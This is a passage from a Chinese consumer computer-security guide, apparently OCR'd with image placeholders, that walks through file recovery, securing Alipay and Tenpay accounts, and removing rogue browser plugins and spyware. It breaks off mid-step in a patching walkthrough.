
STEP05: 选择目录



01 单击“浏览”按钮，选择恢复文件存储位置。

02 单击“确定”按钮。

STEP06: 查看已恢复的文件



在所选存储位置查看已经恢复的文件。


2．高级恢复

接下来详细介绍使用 FinalRecovery 进行高级恢复的具体操作方法和步骤。

STEP01: 打开 FinalRecovery 主界面


单击“高级恢复”图标。

STEP02: 选择要扫描的磁盘



单击要扫描的磁盘后直接开始扫描。

STEP03：查看扫描结果




扫描完成后即显示扫描结果。

STEP04：选择要恢复的文件夹

勾选需要恢复的文件夹，单击“恢复”按钮。


STEP05：选择目录



01 单击“浏览”按钮，选定恢复文件存储位置。

02 单击“确定”按钮。

STEP06：查看已恢复的文件



在所选存储位置查看已经恢复的文件。

提示

使用 FinalRecovery 恢复文件时，切勿一次性恢复大于 512MB 的文件，否则可能导致 FinalRecovery 自动退出或者内存出错。在这种情况下，建议分多次进行恢复，恢复一块 60GB 的硬盘一般需要 3~4 天的时间。

第18章 保障网络支付工具的安全

在网络购物已经非常风靡的今天，淘宝网的支付宝和拍拍网的财付通已经成为用户经常使用的支付工具。为了保障支付工具的安全，就需要采取一些有效的防护措施，使我们的个人财产得到保障。

要点提示

- **加强支付宝的安全防护**
- **加强财付通的安全防护**

18.1 加强支付宝的安全防护

支付宝作为一款网络支付工具已经被广泛接受，对于经常使用支付宝的用户来说，其账户以及账户内资金的安全也成为用户比较担心的问题，本章就从这两点出发，向用户介绍如何使自己的支付宝账户以及账户内资金更加安全，防御系数更高。

18.1.1 加强支付宝账户的安全防护

加强支付宝账户安全主要有以下 3 个方法：定期修改登录密码；绑定手机；设置安全保护问题。

1．定期修改登录密码

使用支付宝前首先要通过登录密码进行登录，密码登录错误将无法进行后续操作，因此密码的重要性不言而喻。长时间使用单一的密码很容易导致密码泄露或被黑客破译，因此定期修改密码非常重要。下面介绍修改支付宝登录密码的具体操作步骤。

STEP01: 进入支付宝首页

在IE浏览器地址栏中输入“www.alipay.com”后按 <Enter> 键。

STEP02: 登录支付宝

输入用户名和密码后单击“登录”按钮。

STEP03: 打开新的页面

单击页面顶部的“安全中心”链接。

STEP04: 打开“安全管家”页面

01 单击“保护账户安全”选项卡。

02 在“登录密码”右侧单击“修改”链接。

STEP05: 第二种修改登录密码方式

在“安全管家”页面左下角单击“修改登录密码”。

STEP06: 修改密码

根据提示输入当前密码及新密码后，单击“确认”按钮。

STEP07: 密码修改成功

密码修改成功提示信息。

2．绑定手机

绑定手机功能能够使支付宝的安全性提高很多，支付宝账户与手机绑定后，用户还能够随时随地修改密码，保证账户安全。下面介绍绑定手机的具体操作步骤。

STEP01: 打开“安全管家”页面

01 切换至“保护账户安全”选项卡。

02 单击“手机绑定”右侧的“绑定”链接。

STEP02: 选择绑定方式

选择“通过支付密码”，然后单击“立即绑定”按钮。

STEP03: 输入支付密码

在文本框中输入支付密码后，单击“下一步”按钮。

STEP04: 填写手机号码以及验证码

在文本框中输入手机号码后，根据发送到手机上的信息填写验证码，然后单击“确定”按钮。


STEP05: 手机绑定成功

手机绑定成功提示信息。

3．设置安全保护问题

设置安全保护问题，可以使支付宝账户更加安全。下面介绍设置安全保护问题的具体操作步骤。

STEP01: 打开“安全管家”页面



01 切换至“保护账户安全”选项卡。

02 在“安全保护问题”右侧单击“设置”链接。


STEP02: 添加安保问题

提示通过“手机校验码+支付密码”的方式进行添加，单击“立即添加”按钮。

STEP03: 验证身份

输入校验码及支付密码后单击“下一步”按钮。

STEP04: 填写安全保护问题及答案



填写问题一、问题二、问题三以及答案后单击“下一步”按钮。

STEP05: 确认安全保护问题及答案信息

确认无误后单击“确定”按钮。

STEP06: 安保问题添加成功

查看提示信息。

提示

安全保护问题虽然不经常使用，但是仍存在泄露的危险，为了保证用户的账户安全，建议定期修改安全保护问题，可以 3 个月修改一次。

18.1.2 加强支付宝内资金的安全防护

一般情况下，用户不会将大量资金直接存在支付宝内，而是在使用时先通过银行卡将资金存入支付宝账户中，然后通过支付宝支付。但当支付宝中存有一定量的资金时，就要注意支付宝的安全问题，以防他人盗取。尤其现在很多用户开通了余额宝功能，不再需要通过银行卡转账，可以直接从余额宝就可支付，安全问题就更应该注意。

1．定期修改支付密码

支付密码与登录密码不同，登录密码是在登录支付宝账户时所输入的密码，而支付密码是使用支付宝进行资金支付时所输入的密码。一旦密码被他人知晓，账户里的资金将会被他人盗取。下面介绍修改支付宝支付密码的具体操作步骤。

STEP01：登录支付宝账户

在支付宝首页顶部单击“安全中心”链接。

STEP02：打开“安全管家”页面

01 切换至“保护资金安全”选项卡。

02 在“支付密码”右侧单击“修改”链接。

STEP03：更改支付密码

输入当前支付密码及新支付密码后，单击“确认”按钮。

STEP04：支付密码修改成功

查看设置成功的提示信息。并且会向用户所填写的邮箱发送支付宝支付密码修改报告。

2．开通宝令（手机版）

宝令（手机版）是由支付宝推出的，是免费安装在手机客户端上的基于动态口令的安全认证产品。申请成功后，在用户进行付款、确认收货等关键操作时显示6位动态密码，安全方便，确保用户的账户资金更加安全。下面介绍开通宝令（手机版）的具体操作步骤。

STEP01: 打开“安全管家”页面


01 切换至“保护资金安全”选项卡。

02 在“宝令（手机版）”右侧单击“申请”链接。

STEP02: 下载支付宝客户端

根据手机类型单击相应按钮下载支付宝客户端。


STEP03: 开启手机宝令



在手机上安装支付宝客户端后，依次进行以下操作：打开“支付宝钱包”，依次单击“安全”>“手机宝令”>“开启”，即开启成功。

提示

手机宝令开启成功后，在计算机上付款时，手机宝令上会显示动态口令，按口令输入方可付款，这样可以保证支付宝内资金更加安全。




3．安装数字证书

数字证书是一个经证书授权中心数字签名的包含公开密钥及其拥有者信息的文件。使用了数字证书，即使用户发送的信息在网上被他人截获，甚至丢失了个人的账户、密码等信息，仍可以保证账户、资金安全。申请数字证书后，用户只能在安装了数字证书的计算机上支付。当用户更换计算机或重装系统后，只需用手机校验即可重新安装数字证书，所以使用数字证书要确保支付宝绑定的手机可以正常使用。下面介绍安装数字证书的具体操作步骤。

STEP01: 打开“安全管家”页面

01 切换至“保护资金安全”选项卡。 02 在“数字证书”右侧单击“申请”链接。

STEP02: 申请数字证书




查看数字证书相关介绍，单击“申请数字证书”按钮。

STEP03: 填写身份证号等信息

填写身份证号、使用地点等相关信息，单击 “提交”按钮。

STEP04: 进行手机验证



根据手机上接收到的校验码进行填写，然后单击“确定”按钮。

STEP05: 安装证书控件

可看到安装进度，安装完成后即可使用。

18.2 加强财付通的安全防护

财付通是腾讯公司推出的专业在线支付平台，其核心业务是帮助在互联网上进行交易的双方完成支付和收款。个人用户注册财付通后，可在拍拍网及多家购物网站进行购物。财付通支持全国各大银行的网银支付，用户也可以先充值到财付通，享受更加便捷的财付通余额支付体验。

18.2.1 加强财付通账户的安全防护

财付通和支付宝一样，保障安全是非常重要的。常用的财付通账户安全防护方法有绑定手机、启用实名认证设置二次登录密码，以及定期修改登录密码等。

1．绑定手机

使用财付通绑定手机功能后，用户可以随时随地修改账户密码，保障账户安全。下面介绍绑定手机的具体操作步骤。


STEP01: 打开 IE 浏览器

在IE浏览器地址栏中输入“www.paipai.com”后，按 <Enter> 键。

STEP02: 进入拍拍网首页


在拍拍网首页顶部单击“我的拍拍”链接。

STEP03: 登录



在文本框中输入QQ号和密码，单击“登录”按钮。

STEP04: 进入个人用户首页



在页面顶部单击“财付通”链接。

STEP05: 进入我的账户页面

在页面左侧单击“安全中心”选项。


STEP06: 查看“未启用的保护”列表

单击绑定手机右侧的“启用”按钮

STEP07: 绑定手机


根据提示填写手机号码及支付密码，然后单击“下一步”按钮。

STEP08: 填写验证码




根据发送到手机上的信息填写验证码并单击“确定”按钮。

STEP09: 成功绑定手机



查看提示信息。

STEP10: 返回查看“已启用的保护”列表



可以看到该列表中已包含“绑定手机”选项。

2．设置二次登录密码

在财付通中，可设置二次登录密码以加强财付通账户的安全。设置了二次登录密码后，在登录财付通时就需要输入登录密码和二次登录密码共两个密码，从而有效保障账户的安全。下面介绍设置二次登录密码的具体操作步骤。


STEP01: 查看“未启用的保护”列表

单击“二次登录密码”右侧的“启用”按钮。

STEP02: 启用二次登录密码

填写手机号及验证码，单击“下一步”按钮。

STEP03: 填写验证码



填写验证码及二次登录密码，单击“确定”按钮。

STEP04: 二次登录密码启用成功

查看提示信息并单击“确定”按钮。

> **注意**　二次登录密码要与登录密码有所不同，以防止财付通账户被轻易破解。

3．定期修改登录密码

登录密码长时间不变更就会有丢失或者被破解的风险，因此定期修改登录密码非常必要。下面介绍修改密码的具体操作步骤。


STEP01：打开财付通账户首页

在页面左侧单击“安全中心”。

STEP02：切换至“密码管理”选项卡


单击“登录密码”右侧的“修改”按钮。

STEP03：跳转至QQ安全中心密码管理界面



填写当前密码、新密码及验证码，单击“确定”按钮。

STEP04：QQ密码修改成功



查看提示信息，单击“查看改密记录”按钮可查看QQ密码修改记录。

18.2.2 加强财付通内资金的安全防护

当财付通中存有一定量的资金时，就要注意账户内资金的安全问题，以防他人盗取。常用的防护措施有定期修改支付密码和启用数字证书。

1．定期修改支付密码


使用财付通进行充值、支付、提现操作时，需要输入支付密码。下面介绍通过修改支

付密码的具体步骤。

STEP01：打开财付通首页

单击页面左侧的“安全中心”。

STEP02：查看“已启用的保护”列表



单击“支付密码”选项。

STEP03：进入密码管理界面

单击“修改支付密码”链接。

STEP04：修改支付密码

填写当前支付密码、新支付密码，然后单击“确定”按钮。


STEP05：支付密码修改成功

查看提示信息。

2．启用数字证书


财付通中的数字证书拥有与支付宝中的数字证书同样的功能，都是用于保护账户内的资金。下面介绍启用数字证书的具体步骤。

STEP01: 查看“未启用的保护”列表




单击“数字证书”右侧的“启用”按钮。

STEP02: 管理数字证书



填写手机号等相关信息，然后单击“下一步”按钮。

STEP03: 填写验证码



填写验证码，并单击“确定”按钮。

STEP04: 数字证书安装成功

查看提示信息，并单击“确定”按钮。

第19章 间谍软件的清除和系统清理

现在网络上的流氓软件与间谍软件很多，往往在用户浏览某些网页时安装这些软件，且这些软件一旦安装便很不好卸载，只能使用专用清除工具才能进行彻底的清除。

要点提示

- 流氓软件的清除
- 间谍软件防护实战
- 常见的网络安全防护工具

19.1 流氓软件的清除

一些“流氓软件”会通过捆绑共享软件、采用一些特殊手段频繁弹出广告窗口、窃取用户隐私，严重干扰用户正常使用计算机，真可谓“彻头彻尾的流氓软件”。根据不同的特征和危害，困扰广大计算机用户的流氓软件主要有广告软件、间谍软件、浏览器支持、行为记录软件和恶意共享软件 5 类。

19.1.1 清理浏览器插件

现在有很多与网络有关的工具，如下载工具、搜索引擎工具条等都可能在安装时在浏览器中安装插件，这些插件有时并无用处，还可能是流氓软件，所以有必要将其清除。


ActiveX 技术是一种共享程序数据和功能的技术。一般软件需要用户单独下载然后执行安装，而 ActiveX 插件只要用户浏览到特定的网页，IE 浏览器就会自动下载并提示用户安装。目前很多软件都采取这种安装方式，如播放 Flash 动画的播放插件。

当然，很多流氓软件也利用浏览器的这一特点，并不进行提示而是直接下载安装，甚至有些恶意插件还会更改系统配置，严重地影响了系统运行的稳定性。

（1）使用 Windows 7 插件管理功能

如果用户使用的系统是 Windows 7 及其以上版本的系统，则在 IE 浏览器的“工具”菜单中将出现一个“管理加载项”菜单命令。通过该菜单命令，用户可以对已经安装的 IE 插件进行管理。具体的操作方法如下。

STEP01：打开 IE 浏览器




选择“工具”>“管理加载项”菜单命令。

STEP02：打开“管理加载项”对话框

可查看已运行的加载项的名称、发行者、状态等信息。

STEP03: 屏蔽插件




插件“类型”包括工具栏、第三方按钮、ActiveX控件、浏览器扩展等。用户可以根据需要选取某个插件，右击并从快捷菜单中选择“禁用”命令将其屏蔽。

（2）使用 IE 插件管理专家

“IE 插件管理专家”（Upiea）的 IE 插件屏蔽功能突破了传统的插件屏蔽软件思维模式，它不仅能够屏蔽插件，而且可以识别当前已安装的插件，并可卸载插件。具体操作方法如下。

STEP01: 运行“IE 插件管理专家”



单击“插件免疫”按钮，在页面中选择需要免疫的插件，单击“应用”按钮，即可完成该插件的免疫操作。插件免疫后，系统将不能再安装相应的插件。

STEP02: 切换至“插件管理”选项卡

查看已加载插件，选取某个插件，单击下方的“启用”或“禁用”按钮可将其设置为启用或禁用状态，还可单击“删除”按钮将所选插件删除。

STEP03: 切换至“系统设置”选项卡

在该选项卡中可进行浏览器设置、软件卸载、启动项目管理以及系统清理等。

19.1.2 流氓软件的防范

对于流氓软件，除在遭受其“骚扰”和“入侵”后进行“亡羊补牢”外，难道就真的没有办法了吗？其实更应做好事前防范，打造具有“流氓软件”免疫功能的电脑系统。具体可以从以下几方面着手。


1）及时更新补丁程序。如果觉得下载补丁程序太麻烦，则可以利用安装的杀毒软件、防火墙等安全工具中的漏洞扫描功能，扫描自己的系统并自动下载安装补丁程序。在扫描系统漏洞前，应先升级到最新版本，否则可能无法检测出最新发布的补丁程序。

下面以瑞星安全助手为例介绍扫描系统漏洞并下载补丁的操作方法。

STEP01: 运行瑞星安全助手

单击“检查更新”链接。

STEP02: 对软件进行升级



显示升级进度。

STEP03: 返回主界面进入"电脑修复"标签

